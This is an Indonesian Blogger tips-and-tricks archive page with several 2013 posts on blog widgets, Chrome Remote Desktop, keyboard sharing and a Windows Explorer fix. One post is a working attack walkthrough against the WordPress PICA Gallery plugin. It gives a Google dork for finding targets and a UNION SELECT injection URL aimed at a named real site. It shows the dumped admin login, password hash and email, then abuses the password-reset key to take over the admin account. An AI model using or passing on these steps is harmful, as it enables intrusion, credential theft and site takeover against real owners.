Tampilkan postingan dengan label tips trick. Tampilkan semua postingan

Senin, 25 Maret 2013

0 Cara Mudah Memasang Emoticons Smiley Pada Komentar Blog

03.52 Under From Unknown
[0 Comment]
 Emoticons Smiley Pada Komentar Blog


Meletakan Emoticons Smiley pada komentar blog kamu dapat memberikan nilai unik pada blog kamu dan pengunjung bisa menunjukan ekspresi yang sedang dialami ketika memberikan komentar pada blog kamu. nah bagaimana resepnya ?, langsung saja berikut Cara Mudah Memasang Emoticons Smiley Pada Komentar Blog.
  1. Silahkan sobat login ke akun bloggger masing-masing
  2. Karena kita akan melakukan Edit HTML pada template blog yang kamu miliki, maka amankan dulu Template blog dengan mendownload template blog lengkap kamu terlebih dahulu. Tidak mengerti caranya ( Baca : Cara Back-Up dan Upload Template Blog Lengkap)
  3. Jika kamu sudah amankan template blog kamu, maka kamu siap untuk melakukan Edit HTML. silahkan akses halaman Edit HTML. Tidak mengerti caranya ( Baca: Cara Mengakses Halaman Edit HTML Blogger)
  4. Kalau sudah berada pada halaman Edit HTML sekarang Cari kode ]]></b:skin> (Gunakan tombol CTRL + F dan F3 untuk mempermudah pencarian kode)
  5. Kalau kode sudah ketemu, tambahkan kode dibawah ini diatas kode ]]></b:skin>

  6. .emoWrap {
      background-color:#fff;
      border:2px solid#0B6138;border-radius:5px; -moz-border-radius:5px; -webkit-border-radius:5px;
      padding:10px 14px;
      color:black;
      font:bold 12px Tahoma,Arial,Sans-Serif;
      text-align:center;
    }

    img.emo, input.emoKey {
      display:inline-block; /* Penting! */
      *display:inline;
      vertical-align:middle;
    }

    input.emoKey {
      border:1px solid #ccc;
      background-color:white;
      font:bold 11px Arial,Sans-Serif;
      padding:1px 2px;
      margin:0px 0px 0px 2px;
      color:black;
    }
  7. Langkah berikutnya, Cari Kode </head>, jika sudah ketemu tambahkan kode dibawah ini diatas kode </head>
  8. <script src='http://ajax.googleapis.com/ajax/libs/jquery/1.7.1/jquery.min.js' type='text/javascript'></script>
    <script type='text/javascript'>
    //<![CDATA[
    var emoRange = "#comments p, div.emoWrap",
        putEmoAbove = "iframe#comment-editor",
        emoMessage = "To insert emoticon you must added at least one space before the code.";
    //]]>
    </script>
    <script src='https://dapurtutorial.googlecode.com/files/dapurtutorial.txt' type='text/javascript'/>
  9. Jika sudah sekarang klik Simpan
  10. Selesai dan Lihat Hasilnya
Read More »

0 Cara Membuat Cursor Mouse Bertabur Bintang Di Blog

03.50 Under From Unknown
[0 Comment]
Ok kembali ketopik pembasan kali ini, langsung saja kita bahas resep mengenai Cara Membuat Cursor Mouse Bertabur Bintang Di Blog.

  1. Seperti biasa, pastikan kamu sudah login ke akun blogger masing-masing
  2. Jika sudah login, dari dashbord blog kamu pilih Tata Letak / Layout > Add a Gadget / Tambah Gadget > Pilih Widget HTML/JavaScript.
  3. Kemudian Pilih efik bintang yang kamu inginkan dibawah ini dengan mengcopy salah satu kode berikut dan paste pada kolom Widget HTML/JavaScript.

  4. Efek Corsor Bintang Putih
    <script src="https://dapurtutorial1.googlecode.com/files/bintang.putih.js" type="text/javascript"></script>
    Efek Corsor Bintang Biru
    <script src="https://dapurtutorial1.googlecode.com/files/bintang.biru.js" type="text/javascript"></script> 
    Efek Corsor Bintang Merah
    <script src="https://dapurtutorial1.googlecode.com/files/bintang.merah.js" type="text/javascript"></script> 
    Efek Corsor Bintang Ungu
    <script src="https://dapurtutorial1.googlecode.com/files/bintang.ungu.js" type="text/javascript"></script> 
    Efek Corsor Bintang Hijau
    <script src="https://dapurtutorial1.googlecode.com/files/bintang.hijau.js" type="text/javascript"></script> 
  5. Klik Simpan
  6. Selesai dan lihat Hasilnya.
Read More »

Rabu, 13 Maret 2013

0 Wordpress PICA Gallery-Sql Injection

07.29 Under From Unknown
[0 Comment]
Kali ini ngebahas tentang Exploit PICA Gallery Sql Injection untuk Wordpress
Belakangan ini banyak sekali orang yang menggunakan exploit ini untuk attacking ke Wordpress. Langsung saja..

Dork: intext :"Powered by Apptha." inurl:gallery

Pastekan dork tadi ke google.


Target telah dipilih. Contoh
http://tecnicoafinador.com/pica-gallery/
ubah menjadi
http://tecnicoafinador.com/pica-gallery/?aid=-1+union+select+concat(user_login,0x3a,user_pass,0x3a,user_email),2,3,4+from+wp_users--

maka akan muncul seperti dibawah ini
admin:$P$BFCNIAKxW3xeD2QC6r90mguO.46en/0:tecnicoafinador@hotmail.com


Langkah selanjut nya yaitu mendapatkan user activation key nya. Buka page login web terserbut
http://tecnicoafinador.com/wp-login.php pilih forgot password, masukan user login dibagian forgot password kemudian pilih Get New Password

Fungsinya untuk memunculkan user activation key,
maka akan muncul seperti ini
admin:XilxSnQIqhUY8iAbGA50:tecnicoafinador@hotmail.com


setelah mendapatkan user activation key, lalu kita buka lagi page login web tadi.
http://tecnicoafinador.com/wp-login.php
ubah menjadi
http://tecnicoafinador.com/wp-login.php?action=rp&key=(user activation)&login=(user login)
maka akan seperti ini
http://tecnicoafinador.com/wp-login.php?action=rp&key=XilxSnQIqhUY8iAbGA50&login=admin

maka akan muncul seperti ini, halaman ini meminta reset password yang baru, isikan password sesuka hati, kemudian klik Reset Password


Setelah mereset password baru, login ke web tersebut dengan user tadi dan password yang telah di reset.
Maka akan masuk ke page admin.


Setelah masuk ke page admin silahkan anda ingin melakukan apa.

sumber : http://1337day.com/exploit/19437
Read More »

0 Remote Desktop Jarak Jauh Via Internet Dengan Google Chrome

07.26 Under From Unknown
[0 Comment]
Artikel kali ini saya akan berbagi info seputar remote desktop via internet. Sebenarnya banyak cara yang dapat kita lakukan untuk mengontrol komputer atau PC lain dari jarak jauh menggunakan media internet ataupun jaringan (lan), salah satu aplikasi yang populer digunakan untuk melakukan remote desktop adalah TeamViewer.
Disini saya tidak akan membahas tentang teamviewer, melainkan dengan cara lain yaitu menggunakan salah satu addons google chrome yaitu Google Chrome Remote Desktop yang merupakan aplikasi dari webstore google yang berfungsi untuk meremote komputer/pc dari jarak jauh via internet dimana mengakses komputer orang lain hanya menggunakan browser google chrome. Bagaimana cara melakukannya, berikut langkah-langkahnya :
  1. Buka Google Chrome, kemudian buat Tab baru, kemudian pilih Toko Web pada pojok kanan bawah browser, seperti gambar berikut : Remote Desktop Jarak Jauh Via Internet Dengan Google Chrome
  2. Kemudian pilih Aplikasi Kantor pada jendela sebelah kiri kemudian pilih Chrome Desktop jarak jauh. Remote Desktop Jarak Jauh Via Internet Dengan Google Chrome
  3. Selanjutnya pilih Masuk untuk Tambah. Remote Desktop Jarak Jauh Via Internet Dengan Google Chrome
  4. Klik Tambah ke Chrome, tunggu beberapa saat untuk mengunduh aplikasi ini, karena file berkisar 22.4 Mb jadi sabar ya menunggu. Remote Desktop Jarak Jauh Via Internet Dengan Google Chrome
    Remote Desktop Jarak Jauh Via Internet Dengan Google Chrome
  5. Setelah selesai proses unduh aplikasi, silahkan buka Tab baru, pada jendela browser akan muncul Chrome Desktop jarak jauh, lanjutkan untuk melakukan konfigurasi Remote Desktop Jarak Jauh Via Internet Dengan Google Chrome
  6. Berikan otorisasi dengan mengklik Lanjutkan Remote Desktop Jarak Jauh Via Internet Dengan Google Chrome
  7. Selanjutnya akan muncul konfirmasi Remote Desktop Chrome, pilih izinkan akses. Remote Desktop Jarak Jauh Via Internet Dengan Google Chrome
    Remote Desktop Jarak Jauh Via Internet Dengan Google Chrome
  8. Pada jendela berikutnya ada 2 pilihan, plihan pertama untuk melakukan akses ke komputer lain dan pilihan kedua untuk melakukan setting terhadap komputer kita. Remote Desktop Jarak Jauh Via Internet Dengan Google Chrome
  9. Lanjutkan dengan pilihan kedua untuk mengaktifkan sambungan jarak jauh pada komputer kita. Remote Desktop Jarak Jauh Via Internet Dengan Google Chrome
    Buat pin pada komputer kita, pin ini berfungsi melindungi komputer kita sekaligus digunakan pada saat menyambungkan komputer kita dengan komputer lain
    Remote Desktop Jarak Jauh Via Internet Dengan Google Chrome
  10. Agar dapat berkomunikasi dengan komputer lain, kita perlu mengaktifkan komputer kita dengan cara mengklik komputer kita kemudian masukkan pin yang telah kita buat tadi Remote Desktop Jarak Jauh Via Internet Dengan Google Chrome
    Masukkan PIN untuk mengaktifkan
    Remote Desktop Jarak Jauh Via Internet Dengan Google Chrome
  11. Selanjutnya untuk komputer (yang ingin diremote) lain setelah disetting dengan cara yang sama, klik Bagikan untuk menampilkan kode akses Remote Desktop Jarak Jauh Via Internet Dengan Google Chrome
    Berikut kode komputer yang ingin diremote hasil generate langkah diatas.
    Remote Desktop Jarak Jauh Via Internet Dengan Google Chrome
  12. Untuk komputer yang digunakan untuk mengakses komputer yang ingin diremote yaitu pilih Akses kemudian masukkan kode diatas. Remote Desktop Jarak Jauh Via Internet Dengan Google Chrome
    Masukkan kode komputer yang ingin diremote.
    Remote Desktop Jarak Jauh Via Internet Dengan Google Chrome
    Screenshoot komputer yang saya remote menggunakan windows XP sementara komputer yang saya gunakan untuk ngeremote menggunakan windows 7.
    Remote Desktop Jarak Jauh Via Internet Dengan Google Chrome
Sampai disini kita sudah dapat mengakses komputer lain menggunakan browser google chrome via internet, semoga artikel kali ini bermanfaat, Wassalam
Read More »

0 Cara setting keybourd Mouse

07.26 Under From Unknown
[0 Comment]
Beberapa hari yang lalu sebelum liburan menjelang tahun baru 2013 saya sangat disibukkan dengan pekerjaan di kantor dimana mengharuskan saya bekerja dengan dua komputer sekaligus yaitu laptop dan pc desktop, sangat ribet sekali jika kita melakukan dengan berpindah-pindah. Untuk mempermudah pekerjaan saya tersebut tanpa harus berpindah dari laptop saya dan pc, saya melakukan beberapa setting pada Input Director yaitu menggunakan satu set keyboard mouse untuk dua buah komputer, sehingga mempermudah pekerjaan dan mempersingkat waktu kerja.
Aplikasi Input Director dapat menjadi pilihan yang tepat bagi mereka yang menggunakan beberapa komputer dan ingin berbagi hanya satu set keyboard mouse tanpa harus berpindah-pindah, dan bagaimana cara melakukannya?
Komputer harus terhubung dengan jaringan melalui kabel LAN atau konektor jaringan lainnya. Di sini, saya akan menunjukkan cara mengkonfigurasi komputer untuk terhubung melalui kabel LAN untuk berbagi satu set keyboard mouse.
Setting Komputer Untuk Berbagi Keyboard Mouse
  1. Hubungkan dua buah komputer dengan kabel LAN. Pada artikel ini saya menggunakan Windows 7, kemudian masuk Control Panel > Network and Internet > Network and Sharing Centre > Change Adapter Setting.Setting Komputer Untuk Berbagi Keyboard Mouse
  2. Sekarang, masukkan secara manual IP Address 192.168.0.1 pada komputer master dan 192.168.0.2 pada komputer slave. kemudian ketikkan 255.255.255.0 untuk subnet mask.Setting Komputer Untuk Berbagi Keyboard Mouse
  3. Install Input Director, kemudian jalankan. Jika belum punya silahkan download disini.
  4. Buka InputDirector kemudian pilih Global Preferences. Kemudian beri tanda centang pada Run Input Director on startup dan Share Clipboard, selanjutnya pada bagian On Start pilih Input Director is enable as a master, beri tanda centang juga pada bagian Clipboard yaitu Share Clipboard dan Exclude default. Selanjutnya pilih Preferred Network Interface yang digunakan untuk menghubungkan ke komputer slave.Setting Komputer Untuk Berbagi Keyboard Mouse
  5. Selanjutnya pada tab Master configuration klik tombol Add untuk menambahkan Computer name Slave. Untuk Computer name sobat bisa melihat pada My Computer. Setelah sobat mendapatkan Computer name, ketikkan pada bagian Hostname, kemudian klik OK.Setting Komputer Untuk Berbagi Keyboard Mouse
  6. Pada komputer slave , Pilih tab Global Preferences kemudian setting seperti gambar berikut :Setting Komputer Untuk Berbagi Keyboard Mouse
  7. Pada tab Slave Configuration sobat akan melihat Computer Name dimana bertindak sebagai master dalam daftar Mster hostname. Pilih Allow any computer to take control.Setting Komputer Untuk Berbagi Keyboard Mouse
Sampai disini cara setting dua buah komputer untuk berbagi keyboard mouse selesai, dan komputer master dapat menggunakan keyboard mouse-nya untuk digunakan pada komputer slave. Trik ini juga dapat diterapkan pada Windows XP dan Windows 8. Semoga artikel kali ini bermanfaat. Wassalam.
Read More »

0 Mengatasi Windows Explorer Has Stopped Working Pada Windows 7

07.25 Under From Unknown
[0 Comment]
Windows explorer merupakan bagian dari system operasi yang sangat penting dimana kita dapat mengatur file dan folder secara keseluruhan, menyimpan dan menghapus file tentunya lebih mudah melakukannya melalui windows explorer. Bagai mana jika windows explorer mengalami masalah?

Seperti contoh kasus yang saya alami beberapa jam yang lalu pada windows 7, disaat saya membackup isi hdd external milik adik saya, tiba-tiba muncul “Windows Explorer has stopped working” dan proses backup terkendala karena jumlah file yang begitu banyak.
Mengatasi Windows Explorer Has Stopped Working Pada Windows 7
Untuk solusi masalah tersebut ada beberapa cara yang akan saya jelaskan berikut ini :
Cara 1 : Cek file
Memeriksa file-file windows, mana kala ada beberapa file yang windows yang rusak atau hilang yang disebabkan yang umumnya adalah menghapus dengan tidak sengaja atau penyebab lain adalah virus.
  1. Klik Start Menu kemudian lakukan pencarian cmd pada kotak pencarian
  2. Selanjutnya klik kanan cmd.exe kemudian pilh Run as Administrator

  3. Ketikkan Sfc /scannow pada command prompt kemudian tekan enter
Cara ini agak memakan waktu, bersabarlah
Mengatasi Windows Explorer Has Stopped Working Pada Windows 7
Cara 2 : Cek file gambar yang rusak
Jika gambar/image mengalami masalah atau rusak baik itu dalam folder, kadang kala hal tersebut yang menyebabkan windows explorer tidak dapat bekerja dengan maksimal, hal yang sering saya jumpai terjadi pada windows 7. Untuk menguji masalah tersebut, berikut langkah-langkahnya :
  1. Klik Start dan pilih Computer
  2. Klik Organize pada pojok kiri atas windows explorer kemudian pilih Folder and search Options
  3. Pada jendela Folder Options pilih tab View
  4. Beri tanda centang pada Always show Icons, never thumbnail
  5. Selanjutnya hilangkan tanda centang pada Display file icon on thumbnails
  6. Klik OK dan tutup Folder Options
Mengatasi Windows Explorer Has Stopped Working Pada Windows 7
Cara 3 : Scan virus dan malware dengan antivirus
Virus dan Malware adalah penyebab utama kegagalan system yang membuat file menjadi rusak dan system menjadi lambat oleh penggunaan memory secara terus menerus oleh aktifitas virus. Gunakan anti virus yang baik untuk menghapus dan memperbaiki file akibat infeksi virus dan malware.
Dari ketiga cara, merupakan solusi umum, dan masih banyak cara yang saya tidak saya tuliskan disini. semoga secuil informasi ini dapat membantu sobat belajar komputer. Semoga bermanfaat, Wassalam.
Read More »